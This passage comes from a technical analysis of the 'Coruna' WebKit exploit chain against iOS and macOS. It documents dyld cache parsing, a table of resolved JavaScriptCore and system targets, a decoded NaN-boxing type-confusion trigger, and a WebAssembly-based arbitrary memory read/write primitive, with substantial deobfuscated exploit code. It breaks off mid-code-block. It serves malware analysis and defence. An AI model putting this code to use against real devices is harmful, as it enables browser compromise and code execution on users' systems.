Primary	header + 24 (<code>0x18</code>)	<code>imagesOffset</code>	Byte offset to <code>dyld_cache_image_info</code> array
Primary	header + 28 (<code>0x1C</code>)	<code>imagesCount</code>	Number of images in the array
Fallback	header + 448 (<code>0x1C0</code>)	<code>imagesTextOffset</code>	Newer header format offset
Fallback	header + 452 (<code>0x1C4</code>)	<code>imagesTextCount</code>	Newer header format count

The fallback offsets (448/452, encoded as `896167506 ^ 896167826 / 944065869 ^ 944065673`) handle Apple's newer shared cache format introduced in iOS 15+/macOS 12+, where the primary fields were zeroed and image info moved to different header locations. When the fallback path is taken, the `Xo` flag is set to `true`, indicating the alternate format is in use.

For each image entry (32 bytes per record), the parser reads:

- **Address:** `br(entry)` - 64-bit load address, rebased by adding the cache base (`+ this.No`)
- **Path offset:** `rr(entry + 24)` - 32-bit offset to the image's file path string within the header
- **Path string:** `dr(this.Vo + pathOffset)` - null-terminated string read from the header

The result is an array of `{address, path}` objects representing every loaded framework and library - typically 500+ images on a modern Apple system.

Symbol Resolution Across Images:

The `nt` class provides three levels of symbol lookup:

- `Jo(path, symbol)` - resolve `symbol` within a specific image identified by `path`
- `Wo(symbol)` - resolve `symbol` by brute-force searching every image until found; used when the containing library is unknown
- `Yo(path)` - find the base address of a library by partial path match (using `indexOf`, so `"libxml2"` matches `/usr/lib/libxml2.2.dylib`)

Each lookup triggers lazy parsing: `Qo(path)` checks the `Zo` cache, and on a cache miss, calls `Yo(path)` to get the image's load address, then calls the top-level `Y()` parser function to parse that image's Mach-O headers, wrapping the result in an `et` virtual address resolver. Subsequent lookups for the same image hit the cache.

The `rh(...paths)` method provides fault-tolerant library resolution - it tries multiple candidate paths and returns the first that succeeds, handling cases where framework paths differ between iOS and macOS (e.g., `RESync.framework/RESync` vs `RESync.framework/Versions/A/RESync`).

3.8 macOS Stage 1 Bootstrap - ``macos_stage1_7b7a39f8.js``

The `macos_stage1_7b7a39f8.js` module (28,545 bytes, single-line) serves as the **post-exploit initialization layer** - the first code to run after the WebKit vulnerability grants arbitrary read/write. It bootstraps the entire environment by locating the dyld shared cache, parsing system libraries, and resolving every function pointer the exploit chain needs. The module is registered under hash `7b7a39f8...` and exports a single async entry point `ul()` .

The module contains six classes in a layered architecture:

<code>er</code>	- Lazy environment (Proxy-based target table)	
<code>or</code>	- Segment inspector (pattern matching)	
<code>nt</code>	- Library resolver (dyld cache + <code>tl()</code>)	
<code>rr</code>	- Mach-O wrapper (parallel parser to config's)	
<code>nr</code>	- Export trie walker	
<code>tr</code>	- Trie cursor (byte-level reader)	

Entry Point - `ul()` :

The exported `ul()` function performs the bootstrap sequence:

1. Obtain a JavaScriptCore internal object pointer (`Intl.DateTimeFormat`) via the read primitive
2. Chase three levels of internal pointers: `object` $\rightarrow$ `+0x18` $\rightarrow$ `deref` $\rightarrow$ `deref` to reach a code page
3. Call `nt.il()` to find the dyld shared cache from that code page
4. Store the resulting `nt` instance as `T.Dn.En` - the global environment handle

```
r.ul = async function() {
  const n = new Intl.DateTimeFormat;
  const t = r.tA(n);           // get JSC object backing store
  const o = r.Ci(t + 0x18n);   // internal pointer at offset +24
  const e = S(r.Ci(o));        // dereference to code page
  const l = S(r.Ci(e));        // dereference again
  const i = nt.il(l);          // find dyld cache from this address
  T.Dn.En = i;                 // store as global environment
};
```

Class `nt` - Library Resolver:

This `nt` class (distinct from the `nt` in `config_81502427.js`) wraps the dyld cache walker and provides two key methods:

- `tl(...paths)` - resolve a library by trying multiple framework paths against the image list; returns the parsed `rr` Mach-O wrapper for the first matching image
- `il(address)` - static factory that locates the dyld shared cache from an arbitrary code address by scanning backwards from a page-aligned address until it finds `MH_MAGIC_64` (`0xFEEDFACE`), then parsing outward to find `__LINKEDIT` , computing the cache base, and enumerating all images

The `il()` method's cache discovery logic is noteworthy:

```
static il(r) {
  let t = r - r % 0x1000n;          // page-align
  for (; MH_MAGIC_64 !== n.rr(t); ) // scan backwards
    t -= 0x1000n;                  // page by page
  // Parse the found Mach-O to get __LINKEDIT segment
  const parsed = rr.el(t);
  const linkedit = parsed.sl("__TEXT"); // find __TEXT segment
  // Compute cache base from segment offsets
  // ... then enumerate all images from cache header
}
```

The constructor initializes the `or` segment inspector and `er` environment table:

```
constructor(r, n) {
  this.Qs = r;          // cache base offset
  this.images = n;       // image list from cache
  this.rl = new or;      // segment inspector
  this.nl = new er;      // lazy environment
}
```

Classes `rr` , `nr` , `tr` - Redundant Mach-O Parser:

The `rr` class is a **near-duplicate** of the `config_81502427.js` parser, reimplemented within `macos_stage1` . It handles the same load commands (`LC_SEGMENT_64` = 25, `LC_DYLD_INFO_ONLY` = `0x80000022` , `LC_DYLD_EXPORTS_TRIE` = `0x80000033`), parses segments and sections identically, and builds the same data structures. The `nr` and `tr` classes mirror the export trie walker (`nr`) and trie cursor (`tr`) from the config module.

This redundancy is deliberate - `macos_stage1` must be self-contained because it runs before the module loader has resolved cross-module dependencies. The `rr.el()` static method performs the same `MH_MAGIC_64` validation, loads segment descriptors with `vmaddr/vmsize/fileoff/flags/sections`, and constructs the linkedit-based export trie only when `kl()` (symbol lookup) is called.

Key differences from the config parser:

- `rr.il(address)` - a static method that scans backwards from an arbitrary address to find a Mach-O header, used during initial cache discovery
- The segment name `__TEXT` (decoded from `[43,43,32,49,44,32] ^ 116`) is checked during parsing to identify the primary code segment
- The ASLR slide computation uses `__TEXT` 's `cl` (`vmaddr`) vs the found base address

Class `or` - Segment Inspector:

The `or` class provides **ARM64 instruction-level scanning** capabilities for locating function pointers and code patterns within loaded libraries. It is the mechanism by which Coruna finds functions that are not exported symbols - internal or inlined functions whose addresses must be discovered by pattern matching.

The class provides six methods:

- `Ul(target)` - find a **function pointer** in data segments by matching against a known symbol address. Given a target containing a symbol name (`Dl`) and the library it belongs to (`vl`), it resolves the symbol via `kl()` , then scans the `__AUTH` , `__AUTH_CONST` , `__DATA` , and `__DATA_DIRTY` segments of a second library (`l1`) looking for 8-byte entries that match the resolved address. Returns the raw pointer (with PAC bits) when found.
- `Bl(target)` - find a **code pointer** by ARM64 instruction pattern matching. Like `Ul()` , but instead of matching a symbol address, it validates candidates against an array of expected ARM64 instruction words (`Ol`). The method first checks that each candidate falls within the `__TEXT` segment, then calls `Nl()` to verify the instruction sequence matches the pattern. Scans `__AUTH` , `__AUTH_CONST` , `__DATA` , and `__DATA_DIRTY` for candidates.
- `Kl(macho, pattern, startOffset)` - scan the `__TEXT` segment of a parsed Mach-O for an instruction pattern, starting from an optional offset. Returns the address of the first match.

- `Nl(address, pattern, followBranches)` - the core pattern matcher. Compares ARM64 instructions at `address` against `pattern`, applying masks:
 - `ADRP` (`0x90000000` family): masked with `0x9F00001F` (ignores immediate, keeps register)
 - `LDR` (`0xF9400000` family): masked with `0xFFC003FF` (preserves base/dest registers)
 - `B / BL` (`0x14000000 / 0x94000000`): masked with `0xFC000000` (ignores offset); optionally follows the branch target if `followBranches=true`
 - Everything else: exact `0xFFFFFFFF` match
- `Ml(address, maxBytes, stopInstruction)` - **ADRP+LDR reference collector**. Disassembles forward from `address`, tracking ADRP page calculations in a 32-register array, and when an LDR is encountered, computes the full address (`page + offset*8`) and collects it. Stops at `RET` (`0xD65F03C0`), `RETAB` (`0xD65F0FFF`), or a specified stop instruction. Returns the list of all referenced addresses.
- `Jl(address, macho, expectedString)` - **string-matching validator**. Follows a branch at `address`, collects ADRP+LDR references, checks that one reference points into `__DATA_CONST`, dereferences it as a string pointer, and validates the string matches `expectedString`. Used to confirm that a candidate function references the correct string constant.
- `G1(lib1, lib2, expectedString)` - **cross-library gadget finder**. Combines `Jl` validation with segment scanning across two libraries. Scans `__AUTH_CONST`, `__DATA_CONST`, and `__AUTH` segments of `lib1` for pointers into `lib2`'s `__TEXT` segment, then validates each candidate with `Jl()`.

The ADRP+LDR reference collection in `Ml()` effectively implements a **lightweight ARM64 disassembler** that resolves PC-relative data references - the same technique used by professional reverse engineering tools like IDA Pro's cross-reference analysis.

3.9 Target Resolution Table - Class `er`

The `er` class is the **culmination of the Mach-O parsing pipeline** - it translates all the parsing, segment scanning, and pattern-matching machinery into a concrete dictionary of resolved function pointers. Every downstream exploit stage accesses these pointers through a single `er` instance stored at `this.nl` on the `nt` library resolver.

Proxy-Based Lazy Evaluation:

The `er` constructor wraps itself in a JavaScript `Proxy` with a `get` trap. Each property is computed on first access and cached in `this.Vl`:

```
constructor() {
  this.jl = er.Xl(); // getter dictionary
  this.Vl = {};      // computed value cache
  return new Proxy(this, {
    get: (r, n) => (
      n in this.Vl || (this.Vl[n] = this.jl[n]()),
      this.Vl[n]
    )
  });
}
```

The static `Xl()` method returns an object where each key maps to a closure that resolves one target. This design ensures expensive operations (library parsing, segment scanning, pattern matching) occur only when a specific function pointer is actually needed, and never more than once.

Complete Target Resolution Table:

The following table documents every property returned by `er.Xl()`, with all XOR-encoded strings decoded. Each row shows the property name, the resolution method used (`U1` = pointer scan, `B1` = pattern match, `K1` = text scan, `k1` = symbol export, `G1` = cross-library gadget, `M1` = reference collection, `J1` = string-validated scan), the resolved symbol or function, and the library it is found in.

Property	Method	Resolved Target	Library
<code>Z1</code>	<code>U1</code>	<code>_xmlSAX2GetPublicId</code>	libxml2.2.dylib → libxml2.2.dylib
<code>q1</code>	<code>B1</code>	<code>enet_allocate_packet_payload_default</code>	RESync.framework (iOS) / RESync.framework/Versions/A (macOS)

Property	Method	Resolved Target	Library
Yl	Ml	(2nd ADRP+LDR ref from ql)	(derived from ql pointer)
Wl	Ml	(2nd ADRP+LDR ref from ql , alt offset)	(derived from ql pointer)
\$l	Bl	_HTTPConnectionFinalize	CoreUtils.framework
Ql	Bl	_autohinter_iterator_begin	CoreGraphics.framework (Private)
Ka	Bl	_autohinter_iterator_end	CoreGraphics.framework
za	kl	_xmlHashScanFull	libxml2.2.dylib
Xa	Kl	(instruction pattern in __TEXT)	UIKitCore.framework
Za	Ml	(1st ADRP+LDR ref from Xa)	(derived from Xa address)
qa	Jl+scan	ObjC selector: cksqlcs_blobBindingValue:destructor:error:	libobjc.A.dylib ↔ CloudKit.framework (__OBJC_RO → __DATA_CONST)
Ya	Jl+scan	ObjC selector: UUID	libobjc.A.dylib ↔ CloudKit.framework (__OBJC_RO → __DATA_CONST)
Qa	Jl+scan	ObjC selector: secondAttribute	libobjc.A.dylib ↔ UIKitCore.framework (__OBJC_RO → __DATA_CONST)
rc	Gl	ObjC method impl for secondAttribute	UIKitCore ↔ UIKitCore (cross-segment)
nc	kl	_OBJC_CLASS_\$_NSUUID	Foundation.framework
tc	Bl	_EdgeInfoCFArrayReleaseCallBack	CoreMedia.framework
oc	special	(dyld4 internal structure)	libdyld.dylib (__DATA_DIRTY , section __dyld4)
ec	Kl+Ml	(complex: pattern scan → ref collect → validate)	(derived from oc Mach-O)
fc	Bl	_dlfcn_globallookup	ActionKit.framework
_c	tl	(JavaScriptCore library handle)	JavaScriptCore.framework
uc	kl	_jitCagePtr	JavaScriptCore.framework (via _c)
dc	kl	__ZN3JSC10LinkBuffer8linkCodeERNS_14MacroAssemblerENS_20JITCompilationEffortE	JavaScriptCore.framework (via _c)
mc	kl	_xmlMalloc	libxml2.2.dylib
hc	kl	__platform_memset	libsystem_platform.dylib
wc	kl	__platform_memmove	libsystem_platform.dylib
bc	kl	_malloc	libsystem_malloc.dylib
yc	kl	_free	libsystem_malloc.dylib
xc	kl	__ZN3WTF10fastMallocEm	JavaScriptCore.framework (via _c)

Analysis of Target Categories:

The 28 resolved targets fall into five functional categories that reveal the exploit's operational requirements:

1. JIT Engine Internals (4 targets):

- `_jitCagePtr ( uc )` - the JSC JIT cage base pointer, critical for bypassing JIT hardening
- `__ZN3JSC10linkBuffer8linkCodeE... ( dc )` - `JSC::LinkBuffer::linkCode()`, the function that finalizes JIT-compiled code into executable memory
- `__ZN3WTF10fastMallocEm ( xc )` - `WTF::fastMalloc(size_t)`, WebKit's custom allocator
- `_c` - the JavaScriptCore library handle itself, providing access to all JSC exports

These targets enable the exploit to **inject shellcode through the JIT compiler** - by understanding where the JIT cage is, how `linkCode()` writes executable memory, and where `fastMalloc` allocates, the exploit can craft fake JIT compilation requests that produce attacker-controlled machine code.

2. Memory Primitives (4 targets):

- `__platform_memset ( hc )` - bulk memory initialization
- `__platform_memmove ( wc )` - overlapping memory copy
- `_malloc ( bc )` - heap allocation
- `_free ( yc )` - heap deallocation

Direct access to these functions bypasses any JavaScript-level memory management, allowing raw heap manipulation for crafting fake objects and controlling memory layout.

3. Address Anchors - Unused Functions as Position Markers (7 targets):

- `_xmlSAX2GetPublicId ( Zl )` - an XML parser callback rarely called in practice
- `_HTTPConnectionFinalize ( $l )` - a connection cleanup handler
- `_autohinter_iterator_begin/end ( Ql , Ka )` - font hinting iterators
- `_xmlHashScanFull ( za )` - XML hash table scanner
- `_EdgeInfoCFArrayReleaseCallback ( tc )` - a Core Animation callback
- `_dlfcn_globallookup ( fc )` - dynamic linker internal

These symbols are **not called by the exploit** - they serve as **known addresses** within specific libraries. By resolving a known symbol in a target library, the exploit can compute offsets to reach unexported internal functions nearby. This is a classic technique for defeating ASLR at the per-library level: find any exported symbol, then add a fixed offset to reach the real target.

4. ObjC Runtime Introspection (5 targets):

- `cksqlcs_blobBindingValue:destructor:error: ( qa )` - a CloudKit SQLite selector
- `UUID ( Ya )` - the NSUUID selector
- `secondAttribute ( Qa , rc )` - a UIKit Auto Layout selector
- `_OBJC_CLASS_$_NSUUID ( nc )` - the NSUUID class object

These targets enable the exploit to navigate the Objective-C runtime - locating class metadata, method implementations, and vtable pointers. The `secondAttribute` selector is resolved twice (as both a selector string match and a cross-library gadget) because the exploit needs both the selector's address in `__OBJC_R0` and the actual method implementation pointer in `__TEXT`.

5. Dynamic Loader Internals (2 targets):

- `oc` - the `__dyld4` section of `libdyld.dylib`, containing dyld's internal state
- `ec` - a function within the `oc`-derived Mach-O, found by complex pattern+reference chain

These provide access to the dynamic linker's private data structures, potentially enabling the exploit to hook or redirect library loading.

6. Intermediate Targets (6 targets):

- `ql → Yl , Wl` - the `enet_allocate_packet_payload_default` pointer is found first, then `ML()` disassembles forward to extract two ADRP+LDR references that point to related internal structures
- `Xa → Za` - a UIKitCore instruction pattern is found, then its ADRP+LDR references are collected
- `_xmlMalloc ( mc )` - libxml2's allocator function pointer, read to obtain a `malloc`-equivalent address from within the XML library's address space

Cross-Platform Adaptation:

Several targets use dual library paths via `tl(...paths)` to handle iOS vs macOS framework layout differences:

```
iOS:    /System/Library/PrivateFrameworks/RESync.framework/RESync
macOS:  /System/Library/PrivateFrameworks/RESync.framework/Versions/A/RESync
```

```
iOS: /System/Library/PrivateFrameworks/CoreGraphics.framework/CoreGraphics
macOS: /System/Library/Frameworks/CoreGraphics.framework/CoreGraphics
```

The `tl()` method tries each path in order, returning the first match - enabling the same `er` class to function identically on both platforms without conditional logic.

Operational Significance:

The `er` class demonstrates that Coruna's authors had **deep knowledge of Apple's system library internals** across multiple frameworks (JavaScriptCore, UIKit, CoreGraphics, CloudKit, CoreMedia, Foundation, libxml2, libdyld, libobjc). The choice of anchor symbols - obscure callbacks like `_EdgeInfoCFArrayReleaseCallback` and `_autohinter_iterator_begin` - suggests the authors deliberately selected functions that are unlikely to be removed or relocated across OS updates, providing stable offset references for their exploit chain.

4. WebKit Exploit Primitives

Coruna implements two complete, independent exploit primitive engines - one in `YGPUu7_8dbfa3fd.js` (14,668 bytes) and another in `KRfmo6_166411bd.js` (~24KB, with parallel variant `yAerzw_d6cb72f5.js`). Both ultimately produce the same artifact: a memory read/write primitive stored at `T.Dn.Pn`, but they achieve it through fundamentally different vulnerability classes. YGPUu7 exploits JavaScriptCore's NaN-boxing representation via a crafted type confusion, while KRfmo6 exploits a JIT compiler optimization bug to corrupt array backing stores. The loader modules select between them based on platform and WebKit version.

4.1 NaN-Boxing Type Confusion (YGPUu7)

File: `YGPUu7_8dbfa3fd.js` (14,668 bytes, single line) **Module hash:** `8dbfa3fdd44e...` **Imports:** `1ff010bb3e85...` (config), `6b57ca33473458838984...` (global state)

The YGPUu7 module implements the NaN-boxing confusion primitive - Coruna's primary mechanism for converting a type confusion into an arbitrary read/write. The entire exploit setup lives in a single exported function `r.kr`, which constructs a fake JSC object, uses it to pivot through WebAssembly JIT'd code, and returns a fully initialized `Class P` memory primitive.

JavaScriptCore NaN-Boxing Background:

In JSC's 64-bit value representation, every JavaScript value is encoded as a 64-bit IEEE 754 double. Pointers and integers are distinguished from actual doubles by encoding them in the NaN space - the range of bit patterns where the IEEE 754 standard defines the value as "Not a Number." The upper bits of a JSCell pointer contain a tag that identifies its type. The critical fields in a JSCell header are:

Bits	Field	Purpose
[63:52]	StructureID	Index into JSC's structure table (12 bits)
[51:48]	Indexing type	Array storage mode (4 bits)
[47:32]	Cell type	Object kind identifier (16 bits)
[31:24]	Flags	GC and allocation metadata
[23:0]	Butterfly/value	Pointer to property/element storage (24 bits)

The Fake Object Factory:

The `r.kr` function begins by constructing a synthetic NaN-boxed value that JSC will interpret as a valid object pointer. The construction uses aliased `Float64Array` / `Uint32Array` views over a shared 64-byte `ArrayBuffer` to splice integer fields into IEEE 754 doubles:

```
// Decoded from XOR-obfuscated source
const r = new ArrayBuffer(64);
const i = new Uint32Array(r); // integer view
const s = new Float64Array(r); // double view (aliased)

// Random StructureID to avoid collision
const n = e(1,8)<<8 | e(1,8)<<4 | e(1,8)<<0; // 12-bit random
// Random butterfly value
const h = e(1, 16777215); // 0-0xFFFFF random

// Forge a fake JSCell header as a double:
```

```
const a = (t, r) => {
  i[1] = n<<20 | 4<<16 | t; // structureID | indexingType=4 | cellType
  i[0] = r<<24 | h; // flags | butterfly
  const e = s[0]; // reinterpret as double
  if (isNaN(e)) throw new Error(""); // must NOT be NaN
  return e; // returns the fake cell as a double
};
```

The `isNaN()` check is critical - if the forged bit pattern falls within the IEEE 754 NaN range (`0x7FF0000000000001` through `0x7FFFFFFFFFFFFFFF`), JSC would treat it as NaN rather than a pointer, breaking the confusion. The random `structureID` generation (`e(1,8)<<8|e(1,8)<<4|e(1,8)<<0`) produces values in the range `0x111-0x888`, keeping the upper bits of the double's exponent field below the NaN threshold.

Structure Spray and Trigger:

Before triggering the confusion, the exploit sprays 400 identical empty arrays to populate JSC's structure table:

```
let t = new Array(400); // decoded from XOR: 1481271147 ^ 1481271035 = 400
t.fill([]);
```

It then prepares 16 auxiliary object arrays `g[0..15]`, each containing nested structures with indexed properties (`a0`, `a1`, ... `a15`) to create predictable structure IDs in JSC's table. The main array `t` is reshaped: half its elements are replaced with forged NaN-boxed values via the `a()` factory, while one slot (index `y = t.length/2`) is preserved as the "target" element `U`.

The Base64-Encoded Trigger Function:

The actual type confusion trigger lives in a `new Function()` constructed from a base64-encoded string. Decoded, it reveals:

```
const l = t; // the sprayed array
let a = e; // crafted integer value
const b = f; // boolean flag
const k = n; // mode selector
const d = i; // write-enable flag
const g = l.length;

for (let t = 0; t < 2; t++) {
  if (b === true) {
    if (!(a === -2147483648)) return -1; // INT32_MIN check
  } else {
    if (!(a > 2147483647)) return -2; // INT32_MAX check
  }
  if (k === 0) a = 0;
  if (a < g) {
    if (k !== 0) a -= 2147483647 - 7; // integer underflow
    if (a < 0) return -3;
    let t = l[a]; // OOB read via confused index
    if (d) {
      l[a] = r; // OOB write
      if (u === 0) t = o[s][0];
      else o[s][0] = c;
    }
    return t; // leak the value
  }
  if (t > 0) break;
}
return -4;
```

This function exploits integer range confusion: by passing a value near `INT32_MAX` (2147483647) and then subtracting `2147483647 - 7 = 2147483640`, the resulting index becomes a small positive number (around 7) but through a code path that JSC's JIT compiler may have already speculated was unreachable. The function is warmed up with `1,000,000` iterations (decoded: `1749300023 ^ 1749774711`) to force JIT compilation before switching to the exploit parameters.

Confusion Outcome:

After the trigger fires, the exploit reads back the corrupted value and dissects it to recover the actual `structureID` that JSC assigned:

```
const S = {
  Qr: i[1] >> 20 & 0xFFF, // structureID (12 bits)
  zr: i[1] >> 16 & 0xF,    // indexing type (4 bits)
  Fr: 0xFFFF & i[1],      // lower structure bits
  Lr: i[0] >> 24 & 0xFF,   // flags byte
  Rr: 0xFFFF & i[0]       // butterfly bits (24 bits)
};

if (S.Qr !== n) throw new Error(""); // verify structureID matches
if (S.Rr !== h) throw new Error(""); // verify butterfly matches
```

The structureID verification confirms the confusion succeeded - JSC is now treating the forged double as a real object. The indexing type difference (`S.zr - 4`) gives the **NaN offset** (`T.Dn.Mn`), which is stored globally and used by subsequent stages to correct pointer arithmetic when translating between double-encoded and raw pointer representations:

```
const E = 65536 * (S.zr - 4); // 65536 = decoded XOR: 1280141428 ^ 1280075892
T.Dn.Mn = E;                  // global NaN-boxing offset correction
```

4.2 WebAssembly Dual-Instance Read/Write Engine

Once the NaN-boxing confusion provides an initial type confusion, YGPUu7 constructs a **WebAssembly-backed arbitrary read/write** by exploiting how JSC lays out Wasm instance memory. The technique uses two instances of the same Wasm module - one for address targeting, one for data transfer - to create a fully controlled memory access primitive without ever touching JavaScript array bounds.

The Wasm Binary:

Class P's constructor builds a Wasm module from an inline `Uint8Array` with XOR-encoded bytes. After decoding, the module contains:

```
Section 1 (Type):  4 function signatures
Section 3 (Func):  4 function declarations
Section 4 (Table): 1 function table, min size 1
Section 6 (Global): 3 globals (2 × mutable i64, 1 × mutable i32)
Section 7 (Export): 4 exports: "a", "b", "c", "d"
Section 10 (Code): 4 function bodies
```

The four exported functions implement a minimal read/write interface over Wasm globals:

Export	Name	Obfuscated	Signature	Operation
"a"	call	<code>_r</code>	<code>() → i32</code>	<code>return i32.wrap_i64(global[0])</code> - read global[0] as 32-bit
"b"	set_addr	<code>Wr</code>	<code>(i64) → void</code>	<code>global[0] = param</code> - set the target address
"c"	read32	<code>pr</code>	<code>() → i32</code>	<code>return global[1]</code> - read the value global
"d"	write32	<code>Mr</code>	<code>(i32) → void</code>	<code>global[1] = param</code> - write the value global

The key insight is that these are innocuous accessor functions - they just read/write Wasm globals. The exploit's power comes from **corrupting what those globals point to**.

Dual-Instance Setup:

Two instances are created from the same module:

```
const e = new Uint8Array([...]).buffer; // the Wasm binary
const n = new WebAssembly.Module(e, {});
const h = new WebAssembly.Instance(n, {}); // this.Er - "executor"
const o = new WebAssembly.Instance(n, {}); // this.Nr - "navigator"
```

Both instances share the same compiled code but have **separate global storage**. The exploit then performs a 22-iteration JIT warm-up to force both instances through JSC's Wasm compilation pipeline:

```

for (let t = 0; t < 22; t++) {
  this.Er.exports["c"](0);    // read32
  this.Er.exports["d"](0, 0); // write32
  this.Er.exports["a"](0);    // call
  this.Er.exports["b"](0, 0); // set_addr
}

```

The Cross-Instance Corruption:

After JIT compilation, the exploit locates each instance's internal JSC representation using the NaN-boxing confusion to call `addrof` on the instance objects. It then finds each instance's global storage by following internal JSC offsets:

```

// 'a' closure: get the Wasm instance's internal global storage pointer
const a = (r) => {
  r[0] = 1; // tag the instance
  const s = t(r); // addrof(instance)
  return i(s + T.Dn.Hn.FSCw9f) + T.Dn.Hn.VMMcyp; // → global storage
};

const c = a(o); // navigator instance's global storage address
const f = a(h); // executor instance's global storage address

```

The offsets `FSCw9f` and `VMMcyp` are JSC internal structure offsets (resolved at runtime via the config module). Once both storage addresses are known, the exploit **overwrites the navigator instance's global storage pointer to point at the executor instance's storage** - plus a carefully computed offset (`this.Jr`):

```

this.Cr = c; // save navigator's original global addr
r(c, f + this.Jr); // redirect navigator's storage → executor's
this.Kr = this.Nr.exports["a"](); // call through navigator - now reads executor's data

```

After this cross-write, calling `this.Nr.exports["b"](addr)` (`set_addr` on the navigator instance) actually writes `addr` into the executor instance's `global[0]`. Then calling `this.Er.exports["c"]()` (`read32` on the executor) returns whatever is at that address in memory - achieving arbitrary read. The write direction works identically via `this.Er.exports["d"](value)`.

The Resulting Primitive:

The `Zr(t)` method encapsulates address targeting:

```

Zr(t) {
  if (this.nr === false) {
    // Normal mode: validate address ≥ 65536 (0x10000), set via navigator
    if (t < 65536 || t !== t) throw new Error("");
    this.Nr.exports["b"](K.J(t + this.Ir)); // this.Ir = -8 (alignment offset)
  } else {
    // Direct mode: use K.q() for pre-computed addresses
    this.Nr.exports["b"](K.q(t, this.Ir));
  }
}

```

The minimum address check (`t < 65536`) prevents accidental null-page reads. The `this.nr` flag switches between "normal" mode (user-facing API, validates and offsets) and "direct" mode (internal use during setup, bypasses validation). The offset `this.Ir = -8` compensates for the 8-byte misalignment introduced by the cross-instance global redirection.

4.3 Class P - Memory Primitive API

Class P exposes a comprehensive memory access API built atop the Wasm dual-instance engine. Every method ultimately calls `Zr(addr)` to set the target, then invokes the appropriate Wasm export. The full method inventory:

Core Read/Write:

Method	Signature	Operation
<code>rr(t)</code>	<code>addr → u32</code>	32-bit read: <code>Zr(t); Er.exports["c"](0) >>> 0</code>
<code>sr(t, r)</code>	<code>addr, val → void</code>	32-bit write: <code>Zr(t); Er.exports["d"](0 r)</code>

Method	Signature	Operation
<code>Yr(t, r)</code>	<code>addr, val → void</code>	64-bit write as two 32-bit halves: <code>sr(t, r>>>0); sr(t+4, r/4294967296>>>0)</code>
<code>Dr(t, r)</code>	<code>addr, Vt → void</code>	Write from <code>Vt</code> pair object: <code>sr(t, r.it); sr(t+4, r.et)</code>
<code>jr(t, r, i)</code>	<code>addr, lo, hi → void</code>	Write two explicit 32-bit values: <code>sr(t, r); sr(t+4, i)</code>
<code>ee(t)</code>	<code>addr → u64</code>	64-bit read: reads two 32-bit halves, validates high word $\leq$ <code>o</code> (PAC mask)

Object Introspection:

Method	Signature	Operation
<code>ne(t)</code>	<code>obj → addr</code>	addrof - get JSC address of any JS object. Sets <code>this.yr.a = t</code> , reads the pointer from <code>this.Ur</code> (pre-computed offset into the reference holder)
<code>Ar(t, r)</code>	<code>TypedArray → addr</code>	Get backing store pointer of an <code>ArrayBuffer</code> / <code>TypedArray</code> . Calls <code>ne()</code> then reads at JSC offset <code>hXqDfP</code> (decoded from config). Optional PAC stripping via <code>br()</code>
<code>tA(t)</code>	<code>obj → addr</code>	Get JSC internal object table pointer (plumbed through <code>T.Dn.Hn</code> offsets)

Pointer Reads with PAC Handling:

Method	Signature	Operation
<code>br(t, r)</code>	<code>addr, force? → addr</code>	Read pointer with PAC bit stripping : reads 64-bit, masks high 32 bits with <code>& o</code> where <code>o</code> is the PAC clear mask. The <code>r</code> flag or the global <code>iiExAt</code> config forces stripping
<code>re(t)</code>	<code>addr → Vt</code>	Read raw 64-bit as a <code>Vt</code> pair (no PAC stripping, no range validation)
<code>hr(t)</code>	<code>Vt → Vt</code>	Like <code>re()</code> but takes a <code>Vt</code> address wrapper instead of raw number
<code>ar(t)</code>	<code>Vt → u64</code>	Read 64-bit via <code>K.T()</code> conversion from a <code>Vt</code> address

String and Memory Reads:

Method	Signature	Operation
<code>lr(t, r)</code>	<code>obj, max → string</code>	Read null-terminated string from object address (default max 256 chars)
<code>dr(t, r)</code>	<code>addr, max → string</code>	Read 16-bit wide-char string from raw address (default max 256)
<code>ur(t, r)</code>	<code>addr, len → string</code>	Read fixed-length 8-bit string
<code>gr(t, r)</code>	<code>addr, len → string</code>	Read fixed-length 16-bit string
<code>cr(t)</code>	<code>Vt → u8</code>	Read single byte at unaligned address (handles alignment: <code>rr(t - t%4) >> 8*(t%4) & 0xFF</code>)
<code>wr(t)</code>	<code>addr → u16</code>	Read single 16-bit value with alignment correction

Bulk Operations:

Method	Signature	Operation
<code>ir(t, r, i)</code>	<code>addr, val, len → void</code>	Fill memory region: writes <code>val</code> every 4 bytes for <code>len</code> bytes
<code>er(t, r, i)</code>	<code>dst, src, len → void</code>	Copy memory region: reads from <code>src</code> , writes to <code>dst</code> in 4-byte steps. Switches to direct mode (<code>this.nr = true</code>) during copy
<code>le(t)</code>	<code>Vt → u32</code>	32-bit read in direct mode (bypasses address validation)

Method	Signature	Operation
<code>tr(t, r, i)</code>	<code>addr, len, off → string</code>	Hex dump: reads 8 bytes at a time, formats as <code>"addr (offset): HHHHHHHH00000000\n"</code>

Buffer Allocation:

Method	Signature	Operation
<code>Tr(t, r)</code>	<code>size, expand? → addr</code>	Allocate a new <code>ArrayBuffer</code> of <code>size</code> bytes, return its backing store pointer. If <code>expand</code> is true, also grows the buffer's internal capacity field by 32 (at offset <code>fieNdh</code>)
<code>mr(t)</code>	<code>string → addr</code>	Convert string to backing-store pointer: creates <code>DataView</code> over a new buffer, copies chars, returns <code>Ar()</code>

Function Call Primitive:

```

Pr(t, ...r) {
  // Save current values at each argument's address
  const i = new Array(r.length + 10);
  for (let t = 0; t < r.length; t++)
    i[t] = this.re(r[t].Sr); // save original
  try {
    // Write crafted values to argument addresses
    for (let t = 0; t < r.length; t++)
      this.Dr(r[t].Sr, r[t].Zt); // write forged Vt
    t(); // call the target function
  } finally {
    // Restore original values
    for (let t = 0; t < r.length; t++)
      this.Dr(r[t].Sr, i[t]); // restore
  }
}

```

This implements a **call-with-forged-arguments** primitive: it temporarily overwrites memory at specified addresses with crafted values, calls a function, then restores the originals - enabling the exploit to invoke JSC internal functions with controlled parameters.

4.4 Class P - Object Setup and Validation (`Xr`)

The `Xr()` method completes Class P's initialization by injecting the fake NaN-boxed object into JSC's object graph, establishing the persistent read/write channel. This is called once after the constructor returns, before any memory operations.

Phase 1 - Fake Object Injection:

```

Xr() {
  const t = JSON.parse("[0]"); // single-element array
  const r = JSON.parse("[1,1,1,1,1,1,1,1,1,1,1,1,1,1]"); // 13-element array
  t[0] = false;
  r[0] = 1.2; // force double storage

  const i = { vr: .1, Hr: .2, $r: .3, Gr: .4 }; // fake object with 4 props
  const s = this.ne(i); // addrof(fake_obj)
  const e = this.ne(r); // addrof(13-array)
  const n = this.ne(t); // addrof(1-array)
  const h = this.ee(e + 8); // read 13-array's butterfly
  const o = this.ee(n + 8); // read 1-array's butterfly
